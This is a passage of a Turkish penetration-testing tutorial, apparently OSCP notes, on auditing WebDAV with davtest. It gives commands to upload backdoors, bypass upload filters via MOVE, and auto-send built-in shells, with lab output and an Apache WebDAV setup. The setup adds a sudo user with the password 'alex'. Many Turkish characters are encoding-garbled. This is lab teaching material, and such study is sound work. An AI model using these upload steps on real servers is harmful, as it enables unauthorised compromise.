COPY

Aynı sunucu iŐerisindeki bir url'den diđer url'ye kaynak kopyalaması iŐlemini yapar.

MKCOL

Dizin oluŐturur.

MOVE

Aynı sunucu ierisindeki bir url'den diđer url'ye kaynak taŐıma iŐlemini yapar.

PROPFIND

Bir web kaynađının xml formatında zelliklerini getirir. Ayrıca uzak sistemin izin hiyerarŐisini getirmeyi de sađlar.

PROPPATCH

Bir kaynak zerindeki birden fazla zelliđi deđiŐtirmeyi ve silmeyi sađlar.

LOCK

Bir kaynađa kilit koyar.

UNLOCK

Bir kaynaktaki kilitliyi aar.

Őu web sunucuları WebDAV servisine sahiptirler:

- IIS Sunucular

WebDAV modl (optional)

- Apache Sunucular

dav_fs modl veya Apache Subversion (svn) temelli bir WebDAV desteđi (optional)

- Nginx Sunucular

Kısıtlı bir WebDav modl (optional)

- lighttpd Sunucular

WebDav modl (optional)

WebDav servisi ile dosya upload'lama, dosya silme ve dosya taŐıma gibi iŐlemler yapabildiđimiz iin aynı iŐlemleri yapan

- File Transfer Protocol (FTP)

// ya da FTP'nin secure hali FTPS protokol

- SSH File Transfer Protocol (SFTP)

- SMB or SAMBA

// Uzaktan bir sistemin dosya hiyerarŐisine eriŐim

servisleri WebDav servisinin alternatifleridirler.

c. DAVTest Kullanımı

WebDav servisini denetleyen ve exploit eden davTest tool'u Kali ile beraber gelmektedir. Kullanımı aŐađıdaki gibidir:

```
// Default Kullanım
```

```
> davtest -url http://www.example.com
```

Output (e.g.):

```
*****
Testing DAV connection // WebDAV açık mı
kontrolü
OPEN SUCCEED: http://192.168.1.209 // WebDAV servisi açık
*****
NOTE Random string for this session: B0yG9nhdFS8gox
*****
Creating directory
MKCOL SUCCEED: Created http://192.168.1.209/DavTestDir_B0yG9nhdFS8gox // Hedef web sunucu
// sunucusunda dizin
// oluşturulur.
*****
Sending test files
// Hedef web sunucusundaki oluşturduğumuz dizin içerisine sırasıyla aynı isimli asp, txt,
// perl, jsp, cfm, aspx, jhtml, php, html ve shtml dosyaları yollama denemeleri yapılır
PUT asp FAIL
PUT cgi FAIL
PUT txt SUCCEED: http://192.168.1.209/DavTestDir_B0yG9nhdFS8gox/davtest_B0yG9nhdFS8gox.txt
PUT pl SUCCEED: http://192.168.1.209/DavTestDir_B0yG9nhdFS8gox/davtest_B0yG9nhdFS8gox.pl
PUT jsp SUCCEED: http://192.168.1.209/DavTestDir_B0yG9nhdFS8gox/davtest_B0yG9nhdFS8gox.jsp
PUT cfm SUCCEED: http://192.168.1.209/DavTestDir_B0yG9nhdFS8gox/davtest_B0yG9nhdFS8gox.cfm
PUT aspx FAIL
PUT jhtml SUCCEED: http://192.168.1.209/DavTestDir_B0yG9nhdFS8gox/davtest_B0yG9nhdFS8
gox.jhtml
PUT php SUCCEED: http://192.168.1.209/DavTestDir_B0yG9nhdFS8gox/davtest_B0yG9nhdFS8gox.php
PUT html SUCCEED: http://192.168.1.209/DavTestDir_B0yG9nhdFS8gox/davtest_B0yG9nhdFS8
gox.html
PUT shtml FAIL
// SUCCEED'ler hedef web sunucusuna upload'lamayı başatabildiğimiz dosyaları gösterir.
*****
Checking for test file execution
// Hedef web sunucusuna yollanabilen dosyaların içerisindeki betik kodları hedef sistemde
çalışabiliyor
// mu çalışmıyor mu kontrolünü yapar. Böylece hangi betik dili hedef sistemde kullanılıyor tespiti
// yapılır ve gönderilecek shell ona göre belirlenebilir..
EXEC txt SUCCEED: http://192.168.1.209/DavTestDir_B0yG9nhdFS8gox/davtest_B0yG9nhdFS8gox.txt
EXEC pl FAIL
EXEC jsp FAIL
```

```

EXEC cfm FAIL
EXEC jhtml FAIL
EXEC php FAIL
EXEC                                     html          SUCCEED:
http://192.168.1.209/DavTestDir_B0yG9nhdFS8gox/davtest_B0yG9nhdFS8gox.html

```

// SUCCEED'ler hedef web sunucusunda alıŐabilen betik dillerini ifade eder.

/usr/bin/davtest Summary:

```

// Hedef Web sunucunda baŐarılan iŐlemlerin zeti sunulur:
//   Hedef sistemde dizin oluŐturuldu.           // İsmi => DavTestDir_B0yG9nhdFS8gox
//
//   Put File: satırları upload'lanabilen dosyaları gsterir.
//   ~~~~~
//   Dizin ierisine txt dosyası baŐarıyla yollandı.
//   Dizin ierisine pl dosyası baŐarıyla yollandı.
//   Dizin ierisine jsp dosyası baŐarıyla yollandı.
//   Dizin ierisine cfm dosyası baŐarıyla yollandı.
//   Dizin ierisine jhtml dosyası baŐarıyla yollandı.
//   Dizin ierisine php dosyası baŐarıyla yollandı.
//   Dizin ierisine html dosyası baŐarıyla yollandı.
//
//   Executes: satırları hedef sistemde desteklenen (alıŐabilen) betik dillerini gsterir.
//   ~~~~~
//   Dizin ierisindeki txt dosyası alıŐtırılabilir izne sahip
//   Dizin ierisindeki html dosyası alıŐtırılabilir izne sahip

```

```

Created: http://192.168.1.209/DavTestDir_B0yG9nhdFS8gox
PUT File: http://192.168.1.209/DavTestDir_B0yG9nhdFS8gox/davtest_B0yG9nhdFS8gox.txt
PUT File: http://192.168.1.209/DavTestDir_B0yG9nhdFS8gox/davtest_B0yG9nhdFS8gox.pl
PUT File: http://192.168.1.209/DavTestDir_B0yG9nhdFS8gox/davtest_B0yG9nhdFS8gox.jsp
PUT File: http://192.168.1.209/DavTestDir_B0yG9nhdFS8gox/davtest_B0yG9nhdFS8gox.cfm
PUT File: http://192.168.1.209/DavTestDir_B0yG9nhdFS8gox/davtest_B0yG9nhdFS8gox.jhtml
PUT File: http://192.168.1.209/DavTestDir_B0yG9nhdFS8gox/davtest_B0yG9nhdFS8gox.php
PUT File: http://192.168.1.209/DavTestDir_B0yG9nhdFS8gox/davtest_B0yG9nhdFS8gox.html
Executes: http://192.168.1.209/DavTestDir_B0yG9nhdFS8gox/davtest_B0yG9nhdFS8gox.txt
Executes: http://192.168.1.209/DavTestDir_B0yG9nhdFS8gox/davtest_B0yG9nhdFS8gox.html

```

Executes satırlarından desteklenen betik dillerini ğrenerek hedef web sunucusuna rneđin uygun bir backdoor konabilir ve web sunucusu hack'lenebilir. Backdoor upload'layabilmek iin davtest tool'unun parametrelerinden faydalanılması gerekmektedir. Bu parametreler Őunlardır:

> davtest -url <url> [options]

```

-auth+      Authorization (user:password)
-uploadfile+  upload this file (requires -uploadloc)
-uploadloc+  upload file to this location/name (requires -uploadfile)
-url+       url of DAV location
-cleanup     delete everything uploaded when done

```

-move	PUT text files then MOVE to executable
-directory+	postfix portion of directory to create
-debug+	DAV debug level 1-3 (2 & 3 log req/resp to /tmp/perldav_debug.txt)
-nocreate	don't create a directory
-quiet	only print out summary
-rand+	use this instead of a random string for filenames
-sendbd+	send backdoors: auto - for any succeeded test ext - extension matching file name(s) in backdoors/ dir

[Burada bahsedilen davtest kullanımlarının uygulamalı gösterimi sonraki baŐlıklarda yer alacaktır]

i) Hedef WebDAV Servisini Denetleme ve Kendi Backdoor'umuzu Upload'lama

AŐađıdaki davtest tool'unun default kullanımını gormektesin. Default kullanım ile hedef WebDav servisine dosya upload'lanabiliyor mu, upload'lanabiliyorsa hedef web sunucu hangi betik dillerini destekliyor sonularına ulaŐırız. Bu iŐlem iin davtest tool'u kendinde tanımlı tm "asp, jsp, php, aspx,..." script'lerini ilerinde matematiksel iŐlemler bulundurur vaziyette hedef webdav servisinin dizinine upload'lamayı dener. BaŐarıyla upload'lanabilen script dosyalarından matematiksel iŐlemi hesaplayabilen (yani script kodunu alıŐtıran) dosyaları tespit eder ve ıktıya Executes satırları olarak sunar. Executes: satırları hedef sistemde hangi script dillerinin alıŐabildiđini bize syler.

```
// Default Kullanımı
```

```
> davtest -url http://172.16.3.72/webdav // webdav dizin ismi WebDav kurulumuna gre  
// deđiŐebilir.
```

Yukarıdaki kullanım ile alıŐan betik dilini tespit ettikten sonra **-uploadfile** parametresine yerel sistemimizdeki dosya ve **-uploadloc** parametresine ise hedef web sunucusundaki bir url konarak hedef web sunucusuna WebDAV servisi zerinden elle belirli bir uzantıda dosya (rn; backdoor) upload'layabiliriz.

```
// Yerel sistemimizdeki backdoor.php dosyası hedef sistemde bulunan WebDav servi-  
// sinin kk dizinine, yani webdav dizinine upload'lanır ve exploitation'a giden yol  
// bylece aılır.
```

(yeni kali'lerde)

```
> davtest -uploadfile /root/backdoor.php -uploadloc backdoor.php -url http://172.16.3.  
72/webdav
```

(eski kali'lerde)

```
> davtest -uploadfile /root/backdoor.php -uploadloc ./ -url http://172.16.3.72/webdav
```

Böylece elle hedef sisteme kendi backdoor dosyamızı upload'lama iŐlemine görmüŐ olduk.Bu noktadan sonra backdoor dosyamıza eriŐerek exploitation'ı (web site hack'lemesini) gerçekteŐirebiliriz.

ii) Hedef WebDav Servisine Güvenliđi Bypass Ederek Backdoor Upload'lama

Eđer davtest tool'unun default kullanımı sonucunda hiđbir matematiksel iŐlem taŐıyan betik dosyası upload'lanamamıŐsa ve sadece txt uzantılı dosya upload'lanabilmiŐse -move parametresi ile tüm script'leri txt uzantılı olarak hedef sisteme upload'layıp tüm dosyalar hedef web sunucusuna yerleŐtiđinde sırasıyla ilgili script uzantısına dönüŐtürölmeye çalıŐılabilir. Move komutu ile upload'lanan dosyalar ilgili betik dili uzantısına dönüŐebilirlerse hedef sistemin upload mekanizmasındaki güvenlik önlemi bypass edilmiŐ olacaktır.

```
// Move ile hedef web sunucuya matematiksel iŐlem taŐıyan betik dosyaları txt olarak  
// upload'lanır ve sonra dosyalar sunucuya yerleŐtikten sonra ilgili uzantılarına  
// dönüŐtürölmeye çalıŐılır.
```

```
> davtest -move -url http://172.16.3.72/webdav
```

Buradan hareketle belirli bir backdoor dosyasını txt uzantılı gönderip sonra çalıŐtırabilir uzantıya dönüŐtürebiliriz.

```
// TXT Yapma iŐlemi Kendi Backdoor'umuz için DavTest'te ÇALIŐMIYOR (!)
```

```
> davtest -move -uploadfile /root/backdoor.php -uploadloc ./ -url http://172.16.3.72/webdav
```

```
// ^  
// ||  
// ----  
// Default kullanıma -move parametresi eklendiđinde çıktıya test betik dosyalarının  
// (matematiksel iŐlem taŐıyan dosyaların) txt uzantılı olarak başarıyla upload'landđı ve
```

```
// sonra MOVE komutuyla başarılı bir Őekilde ilgili uzantılara hedef sunucuda  
// dönüŐtüröldüđü görölmektedir. Fakat kendi backdoor'umuzu upload'larken -move  
// parametresi aynı iŐlem gerçekteŐirememektedir. Github'daki tool'un kaynak koduna  
// bakıldıđında -move parametresinin sadece davtest tool'u iđerisinde tanımlı backdoor'lar  
// upload'lanırken iŐlevsel olduđu görölmölmüŐtür. Kendi backdoor'umuz için move  
// parametresi çalıŐsın Őeklinde bir kodlamaya rastlanmamıŐtır (Her kod blođunun baŐında  
// iŐlevini anlatan yorum satırları bulunuyordu ve kendi backdoor'umuzu move ile  
// upload'lamaya dair bir kod blođuna rastlanmadı). Ayrıca davtest log'larına bir default
```

```
// kullanım ve move parametresi sonrası bakılmıŐtır ve bir de kendi backdoor'umuz ve move  
// parametresi sonrası bakılmıŐtır Log'larda default kullanım + move 'un dosyaları http put  
// request ile txt uzantılı upload'ladıđı görölmüŐtür, fakat kendi backdoor'umuz + move 'un  
// dosyayı betik dili uzantısıyla upload'ladıđı görölmüŐtür. Sonuç olarak kendi belirlediđimiz  
// bir backdoor'u txt olarak gönderip tekrar eski haline döndürme iŐlemini davtest ile  
// yapamamaktayız. Fakat bir WebDav istemcisi olan (ve Kali'de yüklü olarak gelen) cadaver  
// istemcisi ile bu iŐlemi manuel olarak yapabiliriz. Cadaver kullanımı ileride verilecektir.
```

iii) Hedef WebDav Servisine DavTest İçinde Yüklü Backdoor'u Upload'lama

-sendbd (send backdoor) parametresi ise i) maddesinde yapıldıđı üzere kendi backdoor dosyamızı upload'lamak yerine davtest tool'undaki tüm betik dilleri için tanımlı backdoor'ları hedef sisteme upload'lamayı sağlar. Davtest tool'una sendbd parametre deđeri olarak auto verilirse davtest tool'u hedef sistemde sadece saptadıđı desteklenen (çalışabilen) script dillerinde “shell script” dosyalarını upload'layacaktır.

```
// Tüm matematiksel iŐlem taşıyan script'ler gönderilir. Çalışabilen script'ler saptanır ve  
// sendbd auto parametresi ile desteklenen türden backdoor dosyaları hedef sisteme  
// upload'lanır ve exploitation'a giden yol açılır.
```

```
> davtest -sendbd auto -url http://172.16.3.72/webdav
```

iv) Hedef WebDav Servisine DavTest İçinde Yüklü Backdoor'u Güvenliđi Bypass Ederek Upload'lama

Nihai olabilecek kullanım Őekli (-move ve -sendbd nin beraber kullanımı) aŐađıda verilmiŐtir. Daha önce ifade edildiđi üzere move parametresi hedef sisteme upload'lanan dosyaları txt uzantılı upload'layıp dosyalar sunucuya yerleŐtikten sonra ilgili uzantılarına dönüŐtürmeye yarıyordu ve sendbd parametresi ise “davtest içinde yüklü” backdoor'ları upload'lamaya yarıyordu. Beraber kullanıldıklarında ikisinin özellikleri birleŐir. AŐađıdaki kullanımda davtest default kullanımı dolayısıyla önce tüm matematiksel iŐlemlere sahip test script'leri hedef sisteme yollanır, ancak -move parametresi kullanıldıđı için txt uzantılı yapılarak yollanır. Ardından move parametresi ile hedef sistemde tüm txt uzantılı dosyalar ilgili script uzantısına dönüŐtürölmeye çalışılır. DönüŐen dosyalar içerisinden matematiksel iŐlemi hesaplayan (yani çalışan) script'ler tespit edilir ve böylece hedef sistemin desteklediđi script dilleri saptanır. Ardından -sendbd auto ile desteklenen türden shell dosyaları hedef sisteme txt olarak gönderilip sonradan ilgili betik uzantısına dönüŐtürölerek upload'lanır.

```
// Move ile hedef web sunucuya matematiksel iŐlem taşıyan betik dosyaları txt olarak  
// upload'lanır ve sonra dosyalar sunucuya yerleŐtikten sonra ilgili uzantılarına  
// dönüŐtürölmeye çalışılır. DönüŐen betik dosyaları içerisinden matematiksel iŐlemi
```



```
// hesaplayanlar tespit edilir ve böylece desteklenen betik dilleri belirlenir. Ardından belir-  
// lenen betik dillerinde davtest içindeki backdoor'lar hedef sisteme txt olarak upload'lanır  
// ve sonra ilgili uzantılarına dönüŐtürülerek exploitation'a giden yol açılır.
```

```
> davtest -move -sendbd auto -url http://172.16.3.72/webdav
```

d. Apache'ye WebDav Kurulumu

[+] Birebir denenmiŐtir ve başarıyla Ubuntu 14.04 LTS ana makinasına kurulmuŐtur.

DavTest Tool'unu hedef apache sunucuda kullanabilmek için hedef apache sunucuda bir apache modülü olan WebDav modülünün kurulu olması gerekmektedir. Bu nedenle apache sunucuya WebDav modülü Őu Őekilde kurulmaktadır.

```
# Apache sunucuda WebDav modülü (servisi) için herhangi bir isimde izin oluşturulur.
```

```
sudo mkdir /var/www/webdav
```

```
# Apache yazılımına /var/www'de yazma izni vermek için owner izni apache kullanıcıasına  
# verilir.
```

```
sudo chown -R www-data:www-data /var/www/
```

```
# Apache sunucusuna webdav modülleri yüklenir.
```

```
sudo a2enmod dav
```

```
sudo a2enmod dav_fs
```

```
# Apache sunucusundaki 000-default.conf konfigürasyon dosyası açılır.
```

```
nano /etc/apache2/sites-available/000-default.conf
```

```
# İlk satıra aŐađıdaki ifade girilir.
```

```
DavLockDB /var/www/DavLock
```

```
# Ardından <VirtualHost> tag'ları arasına ise aŐađıdaki ifadeler girilir.
```

```
Alias /webdav /var/www/webdav
```

```
<Directory /var/www/webdav>
```

```
    DAV On
```

```
</Directory>
```

```
# Sonuç olarak 000-default.conf konfigürasyon dosyasının son
```

```
# hali Őuna benzer olacaktır:
```

```
DavLockDB /var/www/DavLock
```

```
<VirtualHost *:80>
```

```
    # The ServerName directive sets the request scheme, hostname and port that
```

```
    # the server uses to identify itself. This is used when creating
```

```
    # redirection URLs. In the context of virtual hosts, the ServerName
```

```
# specifies what hostname must appear in the request's Host: header to
# match this virtual host. For the default virtual host (this file) this
# value is not decisive as it is used as a last resort host regardless.
# However, you must set it for any further virtual host explicitly.
#ServerName www.example.com
```

```
ServerAdmin webmaster@localhost
DocumentRoot /var/www/html
```

```
# Available loglevels: trace8, ..., trace1, debug, info, notice, warn,
# error, crit, alert, emerg.
# It is also possible to configure the loglevel for particular
# modules, e.g.
#LogLevel info ssl:warn
```

```
ErrorLog ${APACHE_LOG_DIR}/error.log
CustomLog ${APACHE_LOG_DIR}/access.log combined
```

```
# For most configuration files from conf-available/, which are
# enabled or disabled at a global level, it is possible to
# include a line for only one particular virtual host. For example the
# following line enables the CGI configuration for this host only
# after it has been globally disabled with "a2disconf".
#Include conf-available/serve-cgi-bin.conf
```

```
Alias /webdav /var/www/webdav
<Directory /var/www/webdav>
    DAV On
</Directory>
```

```
</VirtualHost>
```

```
# vim: syntax=apache ts=4 sw=4 sts=4 sr noet
```

```
# Son olarak apache servisi yeniden başlatılır.
sudo service apache2 restart
```

Böylece WebDav servisi apache'ye kurulmuş olacaktır.

Uyarı

WebDav servisine erişimin kullanıcı adı ve şifre ile yapılması isteniyorsa DIGEST authentication modülü kullanılabilir. Bunun için;

```
# Apache sunucusunda WebDav servisi için hesap oluşturulur.
> adduser alex // Şifre sorduğunda da alex
diyelim.
```

```
# WebDav servisi hesabı sudo grubuna eklenir.
```

```
> usermod -aG sudo alex

# Apache Digest modülü enable edilir.
> sudo a2enmod auth_digest

# Digest dosyası oluşturabilmek için gerekli dependency'ler yüklenir.
> sudo apt-get install apache2-utils

# Digest kullanıcı adı - Őfre dosyası oluşturulur.
> sudo htdigest -c /etc/apache2/users.password webdav alex // Őfre sorulduğunda alex
// girilir.

# Apache user'ının (www-data nın) digest kullanıcı adı -
# Őfre dosyasını okumasına izin verilir.
> sudo chown www-data:www-data /etc/apache2/users.password

# Ardından apache sunucusundaki 000-default.conf konfigürasyon dosyası açılır.
> nano /etc/apache2/sites-available/000-default.conf

    # <Directory> tag'ları arasına aŐađıdaki satırlar girilir:
    AuthType Digest
    AuthName "webdav"
    AuthUserFile /etc/apache2/users.password
    Require valid-user

    # Sonuç olarak 000-default.conf konfigürasyon dosyasının son
    # hali Őuna benzer olur:
    DavLockDB /var/www/DavLock

<VirtualHost *:80>
    # The ServerName directive sets the request scheme, hostname and port that
    # the server uses to identify itself. This is used when creating
    # redirection URLs. In the context of virtual hosts, the ServerName
    # specifies what hostname must appear in the request's Host: header to
    # match this virtual host. For the default virtual host (this file) this
    # value is not decisive as it is used as a last resort host regardless.
    # However, you must set it for any further virtual host explicitly.
    #ServerName www.example.com

    ServerAdmin webmaster@localhost
    DocumentRoot /var/www

    # Available loglevels: trace8, ..., trace1, debug, info, notice, warn,
    # error, crit, alert, emerg.
    # It is also possible to configure the loglevel for particular
    # modules, e.g.
    # LogLevel info ssl:warn
    ErrorLog ${APACHE_LOG_DIR}/error.log
    CustomLog ${APACHE_LOG_DIR}/access.log combined
```

```
# For most configuration files from conf-available/, which are
# enabled or disabled at a global level, it is possible to
# include a line for only one particular virtual host. For example the
# following line enables the CGI configuration for this host only
# after it has been globally disabled with "a2disconf".
# Include conf-available/serve-cgi-bin.conf
```

```
Alias /webdav /var/www/webdav
```


```
<Directory /var/www/webdav>
  DAV On
  AuthType Digest
  AuthName "webdav"
  AuthUserFile /etc/apache2/users.password
  Require valid-user
</Directory>
```

```
</VirtualHost>
```

```
# vim: syntax=apache ts=4 sw=4 sts=4 sr noet
```

```
# Son olarak apache servisi yeniden başlatılır.
> sudo service apache2 restart
```

Böylece WebDav servisine erişim kullanıcı adı ve şifre kontrolüyle gerçekleşir.



Not : /etc/apache2/apache2.conf dosyasındaki sadece GET, POST ve HEAD taleplerine izin veren konfigürasyon ayarı davtest tool'u, (sonradan bahsedilecek) cadaver istemcisi ve (sonradan bahsedilecek) File Browser ile WebDav'a erişmemizi engellemektedir. Çünkü webdav GET, POST ve

HEAD methodları dıŐında baŐka http methodları da kullanılmaktadır. O nedenle WebDav servisine eriŐim iin ilgili konfigürasyon ayarını aŐađıdaki gibi yorum satırı yapmamız gerekmektedir.

```
> nano /etc/apache2/apache2.conf
...
#<Location />
# <LimitExcept HEAD GET POST>
#   order deny,allow
#   deny from all
# </LimitExcept>
#</Location>
```

Not 2: Eđer WebDav servisinde kullanıcı adı ve Őifre kontrolünü kapamak istiyorsak <Directory> dizinleri arasındaki

```
AuthType Digest
AuthName "webdav"
AuthUserFile /etc/apache2/users.password
Require valid-user
```

satırlarını yorum satırı yapıp apache2 'yi restart'lamak yeterlidir.

e. Uygulama (Apache'ye Davtest Yapma)

[+] Birebir denenmiŐtir ve baŐarıyla uygulanmıŐtır.

Gereksinimler

- OSCP Kali [Davtest Tool'u]
- Ubuntu 14.04 LTS [Hedef Apache ve WebDav Servisi]

Hedef apache sunucusunu OSCP Kali sanal makinasindeki davtest tool'u ile test etmek iin OSCP Kali sanal makinasında aŐađıdaki komut alıŐtırılır:

OSCP Kali Terminal:

```
> davtest -url http://172.16.3.72/webdav/
```

Not: IP adresi Ubuntu 14.04 LTS nindir. /webdav dizini ise WebDav kurulumu sırasında belirlenmiŐ WebDav servisinin kk dizinidir.

Not2 : Hedef IP adresinin localhost'una eriŐim iin Ubuntu 14.04 LTS 'deki ufw disable edilmelidir.

Output:

Output

```
*****
Testing DAV connection
OPEN          SUCCEEDED:          http://172.16.3.72/webdav
*****

NOTE   Random string for this session: dHRSZQhI
*****

Creating directory
MKCOL  SUCCEEDED:          Created http://172.16.3.72/webdav/DavTestDir_dHRSZQhI
*****


Sending test files
PUT    cfm    SUCCEEDED  http://172.16.3.72/webdav/DavTestDir_dHRSZQhI/davtest_dHRSZQhI.cfm
PUT    pl     SUCCEEDED:  http://172.16.3.72/webdav/DavTestDir_dHRSZQhI/davtest_dHRSZQhI.pl
PUT    txt    SUCCEEDED:  http://172.16.3.72/webdav/DavTestDir_dHRSZQhI/davtest_dHRSZQhI.txt
PUT    asp    SUCCEEDED:  http://172.16.3.72/webdav/DavTestDir_dHRSZQhI/davtest_dHRSZQhI.asp
PUT    jhtml  SUCCEEDED:  http://172.16.3.72/webdav/DavTestDir_dHRSZQhI/davtest_dHRSZQhI.jhtml
PUT    aspx   SUCCEEDED:  http://172.16.3.72/webdav/DavTestDir_dHRSZQhI/davtest_dHRSZQhI.aspx
PUT    html   SUCCEEDED:  http://172.16.3.72/webdav/DavTestDir_dHRSZQhI/davtest_dHRSZQhI.html
PUT    shtml  SUCCEEDED:  http://172.16.3.72/webdav/DavTestDir_dHRSZQhI/davtest_dHRSZQhI.shtml
PUT    jsp    SUCCEEDED:  http://172.16.3.72/webdav/DavTestDir_dHRSZQhI/davtest_dHRSZQhI.jsp
PUT    cgi    SUCCEEDED:  http://172.16.3.72/webdav/DavTestDir_dHRSZQhI/davtest_dHRSZQhI.cgi
PUT    php    SUCCEEDED:  http://172.16.3.72/webdav/DavTestDir_dHRSZQhI/davtest_dHRSZQhI.php
*****

Checking for test file execution
EXEC   cfm    FAIL
EXEC   pl     FAIL
EXEC   txt    SUCCEEDED:  http://172.16.3.72/webdav/DavTestDir_dHRSZQhI/davtest_dHRSZQhI.txt
EXEC   asp    FAIL
EXEC   jhtml  FAIL
EXEC   aspx   FAIL
EXEC   html   SUCCEEDED:  http://172.16.3.72/webdav/DavTestDir_dHRSZQhI/davtest_dHRSZQhI.html
EXEC   shtml  FAIL
EXEC   jsp    FAIL
EXEC   cgi    FAIL
EXEC   php    SUCCEEDED:  http://172.16.3.72/webdav/DavTestDir_dHRSZQhI/davtest_dHRSZQhI.php
*****

/usr/bin/davtest Summary:
Created: http://172.16.3.72/webdav/DavTestDir_dHRSZQhI
PUT File: http://172.16.3.72/webdav/DavTestDir_dHRSZQhI/davtest_dHRSZQhI.cfm
PUT File: http://172.16.3.72/webdav/DavTestDir_dHRSZQhI/davtest_dHRSZQhI.pl
PUT File: http://172.16.3.72/webdav/DavTestDir_dHRSZQhI/davtest_dHRSZQhI.txt
PUT File: http://172.16.3.72/webdav/DavTestDir_dHRSZQhI/davtest_dHRSZQhI.asp
PUT File: http://172.16.3.72/webdav/DavTestDir_dHRSZQhI/davtest_dHRSZQhI.jhtml
PUT File: http://172.16.3.72/webdav/DavTestDir_dHRSZQhI/davtest_dHRSZQhI.aspx
PUT File: http://172.16.3.72/webdav/DavTestDir_dHRSZQhI/davtest_dHRSZQhI.html
PUT File: http://172.16.3.72/webdav/DavTestDir_dHRSZQhI/davtest_dHRSZQhI.shtml
PUT File: http://172.16.3.72/webdav/DavTestDir_dHRSZQhI/davtest_dHRSZQhI.jsp
PUT File: http://172.16.3.72/webdav/DavTestDir_dHRSZQhI/davtest_dHRSZQhI.cgi
PUT File: http://172.16.3.72/webdav/DavTestDir_dHRSZQhI/davtest_dHRSZQhI.php
Executes: http://172.16.3.72/webdav/DavTestDir_dHRSZQhI/davtest_dHRSZQhI.txt
Executes: http://172.16.3.72/webdav/DavTestDir_dHRSZQhI/davtest_dHRSZQhI.html
Executes: http://172.16.3.72/webdav/DavTestDir_dHRSZQhI/davtest_dHRSZQhI.php
```

Çıktadan görülebileceđi üzere önce hedef apache sunucusunda WebDav servisi açık mı kontrolü yapılmıŐtır. Açık olduđu tespitinden sonra bir klasör oluşturulmuŐtur ve test amaçlı (matematiksel işlem içeren) tüm betik dillerinde dosyalar hedef apache sunucusundaki oluşturulan klasöre WebDav servisi üzerinden upload'lanmıŐtır. Daha sonra gönderilen betik dosyalarındaki matematiksel işlemleri hesaplayabilen dosyalar belirlenip hangi betik dilinin hedef sistemde çalıştığı tespit edilmiŐtır. Son olarak da çıktıdaki Summary başlıđı altında başarıyla upload'lanan test betik dosyaları ve Executes: satırları ile de hedef sunucuda çalışabilen betik dilleri ekrana basılmıŐtır. AŐađıda WebDav servisine upload'lanan dosyaları görmekteisin:

Ubuntu 14.04 LTS WebDav Dizini:



Bu noktadan sonra davtest tool'unun çıktısından görebileceđimiz üzere çalışabilen betik dilini öğrendiđimize göre elle belirli bir backdoor dosyasını hedef sunucuya upload'layabiliriz. Ya da davtest tool'u içerisinde tanımlı bir backdoor dosyasını otomatikmen hedef sunucuya gönderebiliriz.

=> Kendi Backdoor'umuzu Upload'lama

DavTest Tool'u Çıktısının Summary (Özet) Başlıđı Şuydu:

```
Created: http://172.16.3.72/webdav/DavTestDir_dHRSZQhI
PUT File: http://172.16.3.72/webdav/DavTestDir_dHRSZQhI/davtest_dHRSZQhI.cfm
PUT File: http://172.16.3.72/webdav/DavTestDir_dHRSZQhI/davtest_dHRSZQhI.pl
PUT File: http://172.16.3.72/webdav/DavTestDir_dHRSZQhI/davtest_dHRSZQhI.txt
PUT File: http://172.16.3.72/webdav/DavTestDir_dHRSZQhI/davtest_dHRSZQhI.asp
PUT File: http://172.16.3.72/webdav/DavTestDir_dHRSZQhI/davtest_dHRSZQhI.jhtml
PUT File: http://172.16.3.72/webdav/DavTestDir_dHRSZQhI/davtest_dHRSZQhI.aspx
PUT File: http://172.16.3.72/webdav/DavTestDir_dHRSZQhI/davtest_dHRSZQhI.html
```

```
PUT File: http://172.16.3.72/webdav/DavTestDir_dHRSZQhI/davtest_dHRSZQhI.shtml
PUT File: http://172.16.3.72/webdav/DavTestDir_dHRSZQhI/davtest_dHRSZQhI.jsp
PUT File: http://172.16.3.72/webdav/DavTestDir_dHRSZQhI/davtest_dHRSZQhI.cgi
PUT File: http://172.16.3.72/webdav/DavTestDir_dHRSZQhI/davtest_dHRSZQhI.php
Executes: http://172.16.3.72/webdav/DavTestDir_dHRSZQhI/davtest_dHRSZQhI.txt
Executes: http://172.16.3.72/webdav/DavTestDir_dHRSZQhI/davtest_dHRSZQhI.html
Executes: http://172.16.3.72/webdav/DavTestDir_dHRSZQhI/davtest_dHRSZQhI.php
```

